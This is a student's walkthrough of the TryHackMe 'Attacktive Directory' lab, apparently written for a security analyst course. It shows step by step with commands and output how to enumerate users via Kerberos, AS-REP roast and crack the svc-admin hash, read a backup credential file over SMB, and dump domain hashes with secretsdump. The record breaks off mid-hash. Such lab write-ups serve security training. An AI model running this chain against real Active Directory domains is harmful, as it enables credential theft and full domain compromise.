Attacktive Directory: TryHackMe

Name: Daniel Mwendwa Mwithui

ADM NO. CS-SA04-23080

Program: Security Analyst


Date of submission:27th June 2023

Introduction

In this module on Active Directory, we will explore the fundamental concepts and functionalities of Microsoft's directory service. Active Directory serves as a centralized database, allowing administrators to manage and organize network resources efficiently. It provides features such as user authentication, access control, and simplified network administration. Throughout this module, we will discuss topics such as enumeration using Kerberos and how to abuse Kerberos to bypass user authentication.


Task 1: Enumeration

In this section, we use nmap to enumerate the services running on the target. Using the command ***nmap -sV -sC <target ip***>. "-sV" enables version detection, which attempts to determine the software and services running on the target systems. "-Sc" on the other hand enables running default scripts, which are a set of pre-defined scripts for common tasks such as service enumeration and vulnerability detection. See the screenshot below.



```
Host is up (0.0045s latency).
Not shown: 987 closed ports
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Microsoft DNS
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos
 (server time: 2023-06-26 19:55:09Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-
ssn
389/tcp  open  ldap          Microsoft Windows Active D
irectory LDAP (Domain: spookysec.local0., Site: Default
-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over
 HTTP 1.0
```

The enum4linux is a tool used for enumerating information from a target system that is running the Server Message Block (SMB) protocol, typically found in Windows-based systems. Since Ports 139 and 445 are commonly associated with the Server Message Block (SMB) protocol, which is primarily used for file and printer sharing, as well as other network services in Windows-based systems, enum4linux will be the best tool to use on those ports. Do enum4linux <target_ip> to get the domain name. see the screenshot below.




```
 ====================================
[+] Server 10.10.75.73 allows sessions using username '
', password ''

 ===========================================
|    Getting domain SID for 10.10.75.73    |
 ===========================================
Domain Name: THM-AD
Domain Sid: S-1-5-21-3591857110-2884097990-301047963
[+] Host is part of a domain (not a workgroup)

 =====================================
```

Task 2: Enumerating users via Kerberos

Kerberos is a network authentication protocol that provides secure authentication for client/server applications in a distributed computing environment. It uses symmetric key cryptography and relies on a trusted third-party entity called the Key Distribution Center (KDC).

Doing ***./kerbrute -h*** helps us find the command for enumerating usernames**.**


Use the userlist.txt provided for this section to answer the following questions.



```
    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 07/25/22 - Ronnie Flathers @ropnop

2022/07/25 10:15:24 >  Using KDC(s):
2022/07/25 10:15:24 >   10.10.115.36:88

2022/07/25 10:15:24 >  [+] VALID USERNAME:       james@spookysec.local
2022/07/25 10:15:24 >  [+] VALID USERNAME:       svc-admin@spookysec.local
2022/07/25 10:15:24 >  [+] VALID USERNAME:       James@spookysec.local
2022/07/25 10:15:24 >  [+] VALID USERNAME:       robin@spookysec.local
2022/07/25 10:15:25 >  [+] VALID USERNAME:       darkstar@spookysec.local
2022/07/25 10:15:25 >  [+] VALID USERNAME:       administrator@spookysec.local
2022/07/25 10:15:25 >  [+] VALID USERNAME:       backup@spookysec.local
2022/07/25 10:15:25 >  [+] VALID USERNAME:       paradox@spookysec.local
2022/07/25 10:15:26 >  [+] VALID USERNAME:       JAMES@spookysec.local
2022/07/25 10:15:26 >  [+] VALID USERNAME:       Robin@spookysec.local
2022/07/25 10:15:28 >  [+] VALID USERNAME:       Administrator@spookysec.local
2022/07/25 10:15:30 >  [+] VALID USERNAME:       Darkstar@spookysec.local
2022/07/25 10:15:31 >  [+] VALID USERNAME:       Paradox@spookysec.local
2022/07/25 10:15:34 >  [+] VALID USERNAME:       DARKSTAR@spookysec.local
2022/07/25 10:15:35 >  [+] VALID USERNAME:       ori@spookysec.local
2022/07/25 10:15:36 >  [+] VALID USERNAME:       ROBIN@spookysec.local
2022/07/25 10:15:40 >  Done! Tested 73317 usernames (16 valid) in 15.851 seconds
```


Task 3: Abusing Kerberos

ASREPRoasting is a technique used to abuse the Kerberos authentication protocol by targeting weak service accounts. In this section, we will be using this technique to bypass pre-authentication. Using *python GetNPUsers.py -no-pass -usersfile ./users.txt -dc-ip <target ip> spooky.local/* we find the user account we can query without password. See the screenshot below.




```
kali@kali~$ python3 /opt/impacket/examples/GetNPUsers.py -no-pass
-usersfile validusers.txt -dc-ip 10.10.6.165 spookysec.local/
Impacket v0.9.25.dev1+20220105.151306.10e53952 - Copyright 2021
SecureAuth Corporation

[-] User james doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$svc-
admin@SPOOKYSEC.LOCAL:2b7e9937bb7ccdc4b5354ff7b299ab45$bf587d92d070e
[-] User James doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User robin doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User darkstar doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User backup doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User paradox doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Do *hashcat -m 18200 hash.txt passwordlist.txt* to crack the hash as answer for the last question in this section.



```
kali@kali~$ hashcat -h | grep 18200
  18200 | Kerberos 5, etype 23, AS-REP
Network Protocols
```




```
kali@kali~$ cat hash.txt
$krb5asrep$23$svc-
admin@SPOOKYSEC.LOCAL:2b7e9937bb7ccdc4b5354ff7b299ab45$bf587d92d070e

kali@kali~$ hashcat -m18200 hash.txt passwordlist.txt
...
$krb5asrep$23$svc-
admin@SPOOKYSEC.LOCAL:2b7e9937bb7ccdc4b5354ff7b299ab45$bf587d92d070e
```

Task 4: Basics

In this case, we are going to use the smbclient command. The command "smbclient -L <target IP> -U svc-admin" we are going to use is used to list the shares available on a target system using the SMB (Server Message Block) protocol.


It connects to the target IP address using the SMB client, authenticating as the user "svc-admin" (-U option), and retrieves a list of shared resources (-L option) available on the target system. See the screenshot below.




```
kali@kali~$ smbclient -L 10.10.6.165 -U "svc-admin"
Enter WORKGROUP\svc-admin's password: management2005

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        backup          Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
```

The command "smbclient \\<target IP>\backup -U svc-admin" is used to access a specific network share on a target system using the SMB (Server Message Block) protocol.


It connects to the target IP address using the SMB client (smbclient), authenticating as the user "svc-admin" (-U option), and accesses the network share named "backup" (\\<target IP>\backup). This command allows the user "svc-admin" to interact with the files and folders within the "backup" share on the target system. See the screenshot below.



```
kali@kali~$ smbclient \\\\10.10.6.165\\backup -U "svc-admin"
Enter WORKGROUP\svc-admin's password: management2005
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sat Apr  4
15:08:39 2020
  ..                                  D        0  Sat Apr  4
15:08:39 2020
 backup_credentials.txt               A       48  Sat Apr  4
15:08:53 2020
```




```
smb: \> get backup_credentials.txt
getting file \backup_credentials.txt of size 48 as
backup_credentials.txt (0.0 KiloBytes/sec) (average 0.0
KiloBytes/sec)
smb: \> exit

kali@kali~$ cat backup_credentials.txt
YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw
```



```
kali@kali~$ base64 -d backup_credentials.txt
backup@spookysec.local:backup2517860
```

Task 5: Privilege escalation.

Obtaining the credentials of backup allows us to have more privileges as the backup account in a Domain Controller (DC) This is because any changes to the Active Directory (AD) will reflect those changes in this backup account. As a result, we can obtain every user's password hashes. To do so, we can use Impacket's secretsdump.py.




```
kali@kali~$ python3 /opt/impacket/examples/secretsdump.py
spookysec.local/backup:backup2517860@10.10.6.165
Impacket v0.9.25.dev1+20220105.151306.10e53952 - Copyright 2021
SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 -
rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b9422
